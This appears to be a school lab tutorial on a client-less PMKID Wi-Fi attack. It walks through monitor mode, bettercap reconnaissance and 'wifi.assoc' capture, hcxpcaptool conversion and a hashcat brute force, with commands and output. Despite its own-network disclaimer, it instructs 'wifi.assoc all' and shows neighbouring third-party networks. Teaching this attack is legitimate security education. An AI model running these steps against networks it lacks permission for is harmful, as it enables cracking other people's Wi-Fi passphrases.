Lab – PMKID Client-less Wireless Attack Using Bettercap

Disclaimer

It is unlawful, illegal to hack into any wireless network you do not own or have permission to hack. Students should only hack into their wireless network(s). This school nor the instructor is liable for any damage or other harmful consequences using (information in) this lab. It is at your own risk if you undertake any illegal action based on (the information in) this lab.

Overview

In this lab, you will learn to perform a PMKID client-less wireless attack using bettercap. The two downsides of a deauthenication attack are no clients = no attack and having to wait for at least one client to reconnect, which can take some time.


The main difference from existing attacks is that the capture of a full EAPOL 4-way handshake is not required in this attack. This attack is performed on the RSN IE (Robust Security Network Information Element) of a single EAPOL frame.

What sets Bettercap apart from other wireless attack frameworks is its modularity, meaning you can start and stop modules without having to exist one tool to start another. Though airgeddon is an excellent attack framework, we must exit one tool before starting another.

The most straightforward use of Bettercap is to use its scanning and recon modules to identify nearby targets, direct attacks, and then attempt to identify networks with weak passwords after capturing the necessary information.

Lab Requirements

- One virtual install of Kali Linux using VirtualBox, running the latest updates.
- Install the latest extension pack for your version of VirtualBox.
- One wireless adapter capable of packet injection and monitor mode installed on your host machine and added to the network settings of your virtual install of Kali as an additional adapter.
- One wireless network communicating with at least one wireless device
- Installation of hextools: **`apt install hcxtools`**




For instructions on adding a wireless adapter to your virtual install of Kali Linux, refer to the following lab file.

Lab – Installing a Wireless Adapter in Kali

Begin the Lab


From your Kali Quick launch menu, open a terminal. At the terminal prompt, type `iwconfig`.

Ensure your wireless adapter is present. Note the name of the wireless adapter.




Switch Your Wi-Fi adapter to Monitor Mode

At your terminal prompt, type, **`airmon-ng start wlan0`** (this is the name of my wireless adapter. Yours may differ). Note the name of your adapter changed when put into monitor mode. Mine has been renamed to **`wlan0mom`**.



Start Bettercap

At the terminal type, **`bettercap -iface eth0 -eval`**



At the prompt, type **`help`** to see a listing of all the modules Bettercap has to offer.

```
10.0.2.0/24 > 10.0.2.15 » help

          help MODULE : List available commands or show module specific help if no module name is provided.
                active : Show information about active modules.
                  quit : Close the session and exit.
         sleep SECONDS : Sleep for the given amount of seconds.
              get NAME : Get the value of variable NAME, use * alone for all, or NAME* as a wildcard.
        set NAME VALUE : Set the VALUE of variable NAME.
  read VARIABLE PROMPT : Show a PROMPT to ask the user for input that will be saved inside VARIABLE.
                 clear : Clear the screen.
        include CAPLET : Load and run this caplet in the current session.
             ! COMMAND : Execute a shell command and print its output.
        alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > not running
      ble.recon > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            gps > not running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
       net.probe > not running
       net.recon > not running
       net.sniff > not running
   packet.proxy > not running
       syn.scan > not running
       tcp.proxy > not running
          ticker > not running
              ui > not running
          update > not running
            wifi > not running
             wol > not running

10.0.2.0/24 > 10.0.2.15 »
```

In the modules, you can see that the Wi-Fi module is not started by default.

To see what commands we can use under the Wi-Fi module, type, **`help wifi`**.

```
10.0.2.0/24 > 10.0.2.15 » help wifi

wifi (not running): A module to monitor and perform wireless attacks on 802.11.

                      wifi.recon on : Start 802.11 wireless base stations discovery and channel hopping.
                     wifi.recon off : Stop 802.11 wireless base stations discovery and channel hopping.
                         wifi.clear : Clear all access points collected by the WiFi discovery module.
                     wifi.recon MAC : Set 802.11 base station address to filter for.
                   wifi.recon clear : Remove the 802.11 base station filter.
  wifi.client.probe.sta.filter FILTER : Use this regular expression on the station address to filter client probes, 'c
   wifi.client.probe.ap.filter FILTER : Use this regular expression on the access point name to filter client probes,
                    wifi.deauth BSSID : Start a 802.11 deauth attack, if an access point BSSID is provided, every clie
f) to iterate every access point with at least one client and start a deauth attack for each one.
                    wifi.assoc BSSID : Send an association request to the selected BSSID in order to receive a RSN PM
                          wifi.ap : Inject fake management beacons in order to create a rogue access point.
                wifi.show.wps BSSID : Show WPS information about a given station (use 'all', '*' or a broadcast BSSI
                          wifi.show : Show current wireless stations list (default sorting by essid).
          wifi.recon.channel CHANNEL : WiFi channels (comma separated) or 'clear' for channel hopping.
```


We next need to set our wireless adapter as the one Bettercap needs to use to scan for wireless networks.

At the prompt type, **`set wifi.interface wlan0mon`**


```
10.0.2.0/24 > 10.0.2.15 » set wifi.interface wlan0mon
10.0.2.0/24 > 10.0.2.15 »
```

We next need to start scanning for wireless networks in our area. At the prompt type,

`wifi.recon on`



To see the networks that have been detected, type **`wifi.show`** to display a list of networks.



RSSI ▲	BSSID	SSID	Encryption	WPS	Ch	Clients	Sent	Recvd	Seen
-17 dBm	f8:af:db:db:23:10	SDW-KRAHENBILL EXT	OPEN		2				**05:03:04**
-41 dBm	80:29:94:67:8e:99	SKYbroadband8E96	WPA2 (TKIP, PSK)		11		1.4 kB		05:02:44
-47 dBm	70:4f:57:45:0a:1a	SDW-KRAHENBILL	OPEN		6	2	1.6 kB	294 B	**05:03:04**
-49 dBm	90:61:0c:2d:fb:ea	PLDTHOMEDSL64490	WPA2 (CCMP, PSK)	2.0	10	1	384 B	210 B	**05:03:01**
-51 dBm	90:61:0c:56:17:77	BRB BRILLIANT TEAM	WPA2 (CCMP, PSK)		7				**05:03:04**
-55 dBm	0c:80:63:94:df:ea	f8brokerage2f	WPA2 (TKIP, PSK)	2.0	8		208 B		**05:03:01**
-55 dBm	12:80:63:94:df:ea	<hidden>	WPA2 (CCMP, PSK)		8				**05:03:04**
-63 dBm	14:13:46:f7:56:f1	SKYfiberED16	WPA2 (TKIP, PSK)	2.0	1				05:02:54
-63 dBm	38:47:bc:56:cd:4b	B310_6CD4B	WPA2 (TKIP, PSK)		1		20 kB		**05:03:03**
-67 dBm	44:d1:fa:7c:eb:2f	ST. DOMINIC'S WIFI	OPEN		1				**05:03:03**
-67 dBm	6c:2c:dc:00:89:3e	SKYbroadband93A9	WPA2 (TKIP, PSK)	2.0	1				**05:02:59**
-67 dBm	70:5a:9e:da:61:d5	HAMTAM	WPA2 (TKIP, PSK)		11		1.6 kB		**05:03:01**
-71 dBm	00:1b:2f:6b:50:cc		WPA2 (CCMP, PSK)		11		142 B		**05:02:57**
-73 dBm	30:45:96:a9:e5:ef	B315_9E5EF	WPA2 (TKIP, PSK)		1				05:02:45


Some of the networks will be seen in green. When we see a network in red on your end), it means we have a handshake we and can attempt to brute-force.

Begin PMKID Attack

To capture a specific handshake, from a specific target, frames (0x888E), at the prompt type **`wifi.assoc <mac address>`**.


To capture all association requests with all routers, at the prompt; type, **`wifi.assoc all`**
This is how we capture the PMKID data used to associate clients to the wireless router. The difference is we do not need a client attached to the router to capture the information.

This association may take a few minutes, depending on how many routers you are trying to associate. If you don't see enough results, use your up arrow and re-run the **`wifi.show`** command followed by the **`wifi.assoc all`** one more time.




Notice that the PMKID data is saved locally at **`root/bettercap-wifi-handshakes.pcap`**. This file is saved as a PCAP file. We next need to convert the PMKID data in the pcap file we captured to a hash format that **`hashcat`** can understand; we will use the **`hextools`** we installed earlier in the lab to convert the file.

Open a new terminal window. From your Bettercap terminal, click on **File> New Window**.




At the new prompt, change directory locations to your Kali Desktop.

At the prompt type, **`cd Desktop`**



At the new terminal prompt, type or copy and paste the following command.


`hcxpcaptool -z ~/Desktop/handshakes.pmkid /root/bettercap-wifi-handshakes.pcap`



We next need to run **`hashcat`** against the file we just created. Type or copy and paste the following command at the terminal prompt of your new terminal window.


hashcat -m16800 -a3 -w3 handshakes.pmkid '?d?d?d?d?d?d?d?d'

This may take some time to complete, so be patient or move with the lab. At the prompt, you can type in the letter, 's' to see the status of your progress. As you continue to check the status, you notice that the numbers continue to change as **hashcat** continues to try and brute force the passphrase for each of the captured PMKID data.



Summary –

This PMKID attack method was discovered in 2018 by the developers of **hashcat**. It turns out that a lot of modern routers append an optional field at the end of the first EAPOL frame sent by the AP itself when someone is associating, the so called Robust Security Network, which includes something called PMKID:



Since the "PMK Name" string is constant, we know both the AP's BSSID, the station, and the PMK is the same one obtained from a full 4-way handshake; this is all **`hashcat`** needs to crack the PSK and recover the passphrase.

End of the lab!